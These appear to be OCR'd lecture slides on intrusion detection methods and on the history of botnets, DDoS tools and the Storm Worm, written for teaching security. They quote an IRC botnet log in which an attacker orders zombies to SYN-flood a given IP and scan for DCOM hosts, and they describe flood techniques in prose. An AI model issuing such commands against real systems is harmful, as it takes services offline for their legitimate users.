
Misuse Detection vs. Anomaly Detection

	Advantage	Disadvantage
Misuse Detection	Accurately and generate much fewer false alarm	Cannot detect novel or unknown attacks
Anomaly Detection	Is able to detect unknown attacks based on audit	High false-alarm and limited by training data.

The Frame for Intrusion Detection

Intrusion Detection Approaches

1. Define and extract the features of behavior in system
2. Define and extract the Rules of Intrusion
3. Apply the rules to detect the intrusion




Thinking about The Intrusion Detection System

Intrusion Detection system is a pattern discover and pattern recognition system.

The Pattern (Rule) is the most important part in the Intrusion Detection System

- Pattern(Rule) Expression
- Pattern(Rule) Discover
- Pattern Matching & Pattern Recognition.


Traning Audit Data
Feature Extraction
Training Data & Knowled ge
Machine Learning & Data mining & Statistics methods
Pattern Extraction
Expert Knowledge & Rule collection & Rule abstraction
Pattern & Decision Rule
Intrusion Detection System
Real-Time Aduit data
Pattern Matching
Pattern Recognition
Discriminate function
Alarms
Pass

Rule Discover Method

Expert System

Measure Based method

- Statistical method
- Information-Theoretic Measures
- Outlier analysis

Discovery Association Rules

Classification

Cluster

Pattern Matching & Pattern Recognition Methods

Pattern Matching

State Transition & Automata Analysis

Case Based reasoning

Expert System

Measure Based method

- Statistical method
- Information-Theoretic Measures
- Outlier analysis

Association Pattern

Machine Learning method

Intrusion Detection Techniques

Pattern Matching

Measure Based method

Data Mining method

Machine Learning Method

Pattern Matching

KMP-Multiple patterns matching Algorithm

- Using keyword tree to search
- Building failure link to guarantee linear time searching

Shift-And(Or) pattern matching Algorithm

- A classical approximate pattern matching algorithm

Karp-Rabin fingerprint method

- Using the Modular arithmetic and Remainder theorem to match pattern

… (Such as regular expression pattern matching)

Measure Based Method, Statistical Methods & Information-Theoretic Measures

Define a set of measures to measure different aspects of a subject of behavior. (Define Pattern)

Generate an overall measure to reflect the abnormality of the behavior. For example:

- statistic $T^2 = M_1^2 + M_2^2 + \ldots + M_n^2$
- weighted intrusion score = $\Sigma M_i * W_i$
- Entropy: $H(X|Y) = \Sigma \Sigma P(X|Y) (-\log(P(X|Y)))$

Define the threshold for the overall measure

Association Pattern Discover

Goal is to derive multi-feature (attribute) correlations from a set of records.

An expression of an association pattern:

$$X \rightarrow Y, [c, s]$$

Here X and Y are item sets, and $X \cap Y = \emptyset$, $s = support(X \cup Y)$ is the support of the rule, and $c = \frac{support(X \cup Y)}{support(X)}$ is the confidence [Agrawal et al. 1993].

- The Pattern Discover Algorithm:
  1. Apriori Algorithm
  2. FP(frequent pattern)-Tree

Association Pattern Example

- Itemset: a set of items
  - E.g., acm={a, c, m}
- Support of itemsets
  - Sup(acm)=3
- Given min_sup=3, acm is a frequent pattern
- Frequent pattern mining: find all frequent patterns in a database

Transaction database TDB

TID	Items bought
100	f, a, c, d, g, l, m, p
200	a, b, c, f, l, m, o
300	b, f, h, j, o
400	b, c, k, s, p
500	a, f, c, e, l, p, m, n

Association Pattern Detecting

Statistics Approaches

- Constructing temporal statistical features from discovered pattern.
- Using measure-based method to detect intrusion

Pattern Matching

- Nobody discuss this idea.

Machine Learning Method

Time-Based Inductive Machine

- Like Bayes Network, use the probability and a direct graph to predict the next event

Instance Based Learning

- Define a distance to measure the similarity between feature vectors

Neural Network

…

Classification

This is supervised learning. The class will be predetermined in training phase.

Define the character of classes in training phase.

A common approach in pattern recognition system

Clustering

This is unsupervised learning. There are not predetermined classes in data.

Given a set of measurement, the aim is that establishes the class or group in the data. It will output the character of each class or group.

In the detection phase, this method will get more time cost ($O(n^2)$). I suggest this method only use in pattern discover phase

Ideas for improving Intrusion Detection

Idea 1: Association Pattern Detecting

Using the pattern matching algorithm to match the pattern in sequent data for detecting intrusion. No necessary to construct the measure.

But its time cost is depend on the number of association patterns.

It possible constructs a pattern tree to improve the pattern matching time cost to linear time

Idea 2: Discover Pattern from Rules


The exist rules are the knowledge from experts knowledge or other system.

The different methods will measure different aspects of intrusions.

Combine these rules may find other new patterns of unknown attack.

For example:

- Snort has a set of rule which come from different people. The rules may have different aspects of intrusions.
- We can use the data mining or machine learning method to discover the pattern from these rule.


Traning Audit Data
Feature Extraction
Training Data & Knowled ge
Machine Learning & Data mining & Statistics methods
Pattern Extraction
Expert Knowledge & Rule collection & Rule abstraction
Pattern & Decision Rule
Alarms
Pass
Discriminate function
Pattern Matching
Pattern Recognition
Intrusion Detection System
Real-Time Aduit data

Botnets

Botnets

Botnet is a network of autonomous programs capable of acting on instructions

- Typically a large (up to several hundred thousand) group of remotely controlled “zombie” systems
  - Machine owners are not aware they have been compromised
- Controlled and upgraded from command-and-control (C&C) servers

Used as a platform for various attacks

- Distributed denial of service
- Spam and click fraud
- Launching pad for new exploits/worms

Is Your Fridge Full of Spam?

Proofpoint observed a wave of spam between December 23, 2013 and January 6, 2014… more than 750,000 messages sent by everyday consumer gadgets… and at least one refrigerator

- "Botnets are already a major security concern and the emergence of thingbots may make the situation much worse"
- Devices allegedly hacked using default passwords

Debunked a couple of weeks later… Probably just Windows machines behind the same NAT as consumer devices

Bot History

Eggdrop (1993): early IRC bot

DDoS bots (late 90s): Trin00, TFN, Stacheldracht

RATs / Remote Administration Trojans (late 90s):

- Variants of Back Orifice, NetBus, SubSeven, Bionet
- Include rootkit functionality

IRC bots (mid-2000s)

- Active spreading, multiple propagation vectors
- Include worm and trojan functionality
- Many mutations and morphs of the same codebase

Stormbot and Conficker (2007-09)

Life Cycle of an IRC Bot

Exploit a vulnerability to execute a short program (shellcode) on victim's machine

- Buffer overflows, email viruses, etc.

Shellcode downloads and installs the actual bot

Bot disables firewall and antivirus software

Bot locates IRC server, connects, joins channel

- Typically need DNS to find out server's IP address
  - Especially if server's original IP address has been blacklisted
- Password-based and crypto authentication

Botmaster issues authenticated commands

Command and Control

```
(12:59:27pm) -- A9-pcgbdv (A9-pcgbdv@140.134.36.124) has joined (#owned)
Users : 1646

(12:59:27pm) (@Attacker) .ddos.synflood 216.209.82.62

(12:59:27pm) -- A6-bpxufrd (A6-bpxufrd@wp95-81.introweb.nl) has joined
(#owned) Users : 1647

(12:59:27pm) -- A9-nzmpah (A9-nzmpah@140.122.200.221) has left IRC
(Connection reset by peer)

(12:59:28pm) (@Attacker) .scan.enable DCOM

(12:59:28pm) -- A9-tzrkeasv (A9-tzrkeas@220.89.66.93) has joined
(#owned) Users : 1650
```

Agobot, SDBot / SpyBot, GT-Bot

IRC-based command and control

- GT-Bot is simply renamed mIRC

Extensible and customizable codebase

- Hybrids of bots, rootkits, trojans, worms
- Many propagation vectors (especially scanning), capable of many types of DoS flooding attacks

Actively evade detection and analysis

- Code obfuscation
- Detect debuggers, VMware, disassembly
- Point DNS for anti-virus updates to localhost

Detecting Botnet Activity

Many bots are controlled via IRC and DNS

- IRC used to issue commands to zombies
- DNS used by zombies to find the master, and by the master to find if a zombie has been blacklisted

IRC/DNS activity is very visible in the network

- Look for hosts performing scans and for IRC channels with a high percentage of such hosts
- Look for hosts who ask many DNS queries but receive few queries about themselves

Easily evaded by using encryption and P2P ☹

Rise of Botnets

2003: 800-900,000 infected hosts, up to 100K nodes per botnet

2006: 5 million distinct bots, but smaller botnets

- Thousands rather than 100s of thousands per botnet
- Reasons: evasion, economics, ease of management
- More bandwidth (1 Mbps and more per host)

For-profit criminal activity (not just mischief)

- Spread spam
- Extort money by threatening/unleashing DoS attacks

Move to P2P control structures, away from IRC

Denial of Service (DoS)

Goal: overwhelm victim machine and deny service to its legitimate clients

DoS often exploits networking protocols

- Smurf: ICMP echo request to broadcast address with spoofed victim's address as source
- SYN flood: send lots of "open TCP connection" requests with spoofed source addresses
- UDP flood: exhaust bandwidth by sending thousands of bogus UDP packets
- HTTP request flood: flood server with legitimate-looking requests for Web content

Distributed Denial of Service (DDoS)

Build a botnet of zombies


- Multi-layered architecture: attacker uses some of the zombies as “masters” to control other zombies

Command zombies to stage a coordinated attack on the victim

- No need to spoof source IP addresses of attack packets (why?)
- Even in the case of SYN flood, SYN cookies don’t help (why?)

Overwhelm victim with traffic arriving from thousands of different sources

DDoS Architecture



Trin00

Scans for known buffer overflows in setuid-root utilities on Linux and Solaris

- Unpatched versions of wu-ftpd, statd, amd, …

Installs attack daemon using remote shell access

Attacker sends commands (victim IP, attack parameters) authenticated by plaintext password

- Attacker to master: TCP, master to zombie: UDP
- To avoid detection, daemon issues warning if someone connects when master is already authenticated

August 1999: a network of 227 Trin00 zombies took U. of Minnesota offline for 3 days

Tribal Flood Network

Supports multiple DoS attack types

- Smurf; ICMP, SYN, UDP floods

Attacker runs masters directly via root backdoor; masters talk to zombies using ICMP echo reply

- Commands are encoded as 16-bit binary numbers inside ICMP packets to prevent accidental triggering
- No authentication, thus vulnerable to connection hijacking and RST sniping

Lists of zombies' IP addresses are encrypted in later versions of TFN master scripts

- Protects identities of zombies if master is discovered

Stacheldraht

Combines “best” features of

Trin00 and TFN

- Multiple attack types
- Symmetric encryption for attacker-master connections
- Master daemons can be upgraded on demand

February 2000: crippled Yahoo, eBay, Amazon, Schwab, E*Trade, CNN, Buy.com, ZDNet

- A Smurf-like reflection attack on Yahoo consumed more than Gigabit/sec of bandwidth
- 15-year old Michael Calce (“Mafiaboy”) from Montreal convicted on 56 charges

DDoS and Gaming


Paid tools to kick Halo 3 players off the Xbox Live network using DDoS

- Need some tricks to discover victim's IP address

Botnets for rent

- $2 per bot
- Takes 40-60 bots to boot a player

Video tutorials on YouTube



DDoS as Cyber-Warfare

May 2007: DDoS attacks on Estonia after government relocated Soviet-era war monument

- 130 distinct ICMP and SYN floods originating from Russian IP addresses, 70-95 Mbps over 10 hrs
- Do-it-yourself flood scripts distributed by Russian websites, also some evidence of botnet participation
- Victims: two largest banks, government ministries, etc.

Aug 2008: similar attack on Georgia during the war between Russia and Georgia

Jan 2009: DDoS attack with Russian origin took Kyrgyzstan offline by targeting two main ISPs

Georgia President's Site (Hacked)

SQL injection, not DDoS

Storm Worm / Peacomm (2007)

Spreads via cleverly designed campaigns of spam email messages with catchy subjects

- First instance: “230 dead as storm batters Europe”
- Other examples: “Condoleeza Rice has kicked German Chancellor”, “Radical Muslim drinking enemies’s blood”, “Saddam Hussein alive!”, “Fidel Castro dead”, etc.

Attachment or URL with malicious payload

- FullVideo.exe, MoreHere.exe, ReadMore.exe, etc.
- Also masquerades as flash postcards

Once opened, installs a trojan (wincom32) and a rootkit, joins the victim to the botnet

Storm Worm Characteristics [Porras et al.]

Between 1 and 5 million infected machines

Obfuscated peer-to-peer control mechanism based on the eDonkey protocol

- Not a simple IRC channel

Obfuscated code, anti-debugging defenses

- Triggers an infinite loop if detects VMware or Virtual PC
- Large number of spurious probes (evidence of external analysis) triggers a distributed DoS attack

Storm Worm Outbreaks

Spambot binaries on compromised machines used to spread new infections in subsequent campaigns

- Harvest email addresses and mailing lists from the files on the infected machines

Date	Spam Tactic
Jan 17, 2007	European Storm Spam
April 12, 2007	Worm Alert Spam
June 27, 2007	E-card (applet.exe)
July 4, 2007	231st B-day
Sept 2, 2007	Labor Day (labor.exe)
Sept 5, 2007	Tor Proxy
Sept 10, 2007	NFL Tracker
Sept 17, 2007	Arcade Games

Torpig Study

["Your Botnet Is My Botnet"]

Security research group at UCSB took over the Torpig botnet for 10 days in 2009

